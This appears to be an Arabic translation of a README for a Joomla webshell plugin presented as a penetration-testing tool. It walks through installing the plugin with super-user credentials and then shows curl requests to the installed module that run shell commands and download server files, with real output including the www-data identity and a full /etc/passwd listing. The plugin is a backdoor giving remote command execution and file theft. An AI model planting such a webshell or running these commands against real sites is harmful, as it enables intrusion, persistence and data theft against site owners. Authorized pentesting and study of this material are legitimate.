 p0dalirius/joomla-webshell-plugin
إضافة webshell وصدفة تفاعلية لاختبار اختراق موقع Joomla.

إضافة webshell وصدفة تفاعلية لاختبار اختراق موقع Joomla.


?action=exec.?action=download.المتطلبات: يجب أن تمتلك بيانات اعتماد حساب المستخدم الخارق (super user) لنسخة Joomla.

انتقل إلى صفحة "System --> Extensions" على http://127.0.0.1:10080/administrator/index.php?option=com_installer&view=install، وانقر على "Upload Package File":

يمكنك الآن تنفيذ الأوامر عن طريق إرسال طلب GET أو POST إلى http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php مع action=exec&cmd=id:
$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}
يمكنك أيضًا الوصول إليه عبر طلب GET من المتصفح:
يمكنك أيضًا تنزيل الملفات البعيدة عن طريق إرسال طلب GET أو POST إلى http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php مع action=download&path=/etc/passwd:
$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=download&path=/etc/passwd" -o-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false


يمكنك أيضًا تنزيل ملف بعيد من المتصفح عبر طلب GET:
عندما تكون إضافة webshell نشطة، يمكنك الآن استخدام console.py التفاعلية لتنفيذ الأوامر وتنزيل الملفات البعيدة.
